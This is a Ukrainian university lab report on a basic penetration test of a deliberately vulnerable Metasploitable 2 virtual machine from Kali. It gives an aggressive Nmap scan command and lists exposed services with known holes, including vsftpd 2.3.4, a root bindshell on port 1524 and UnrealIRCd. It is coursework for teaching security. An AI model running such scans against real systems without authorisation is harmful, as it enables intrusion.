Кам’янець-Подільський національний університет імені Івана Огієнка

Кафедра комп’ютерних наук

Навчальна дисципліна

**«Технології захисту інформації»**

Лабораторна робота №8

Проведення пентесту (Nmap, Metasploit, Burp)

Виконав:

студент 4-го курсу

групи KN1-B22

**Демченко Дмитро**

Кам’янець-Подільський – 2025

**Мета:** ввідпрацювати повний цикл базового пентесту у тестовому середовищі.


**Опис середовища:**


ПЗ для віртуальної машини: VMware® Workstation 17 Pro 17.6.4 build-24832109, Metasploitable 2, Nmap version 7.95, Burp Suit Community Edition v2025.7.4 build 41034, msfconsole Framework Version: 6.4.84-dev, Local Kali ip: 192.168.135.130, Local Metasploitable ip: 192.168.135.129


**Команди:**


1) 1) Nmap reconnaissance:

nmap -sS -sV -O -A -oN nmap\_full.txt 192.168.135.129









Вразливості машини на Metasploitable.

Порт 21 (FTP): vsftpd 2.3.4


Порт 23 (Telnet): Linux telnetd

Порт 1524 (bindshell): Metasploitable root shell


Порт 6667 (IRC): UnrealIRCd


Порт 80 (HTTP): Apache httpd 2.2.8

2) Burp Suite proxy: налаштувати браузер, перехоплювати запити.

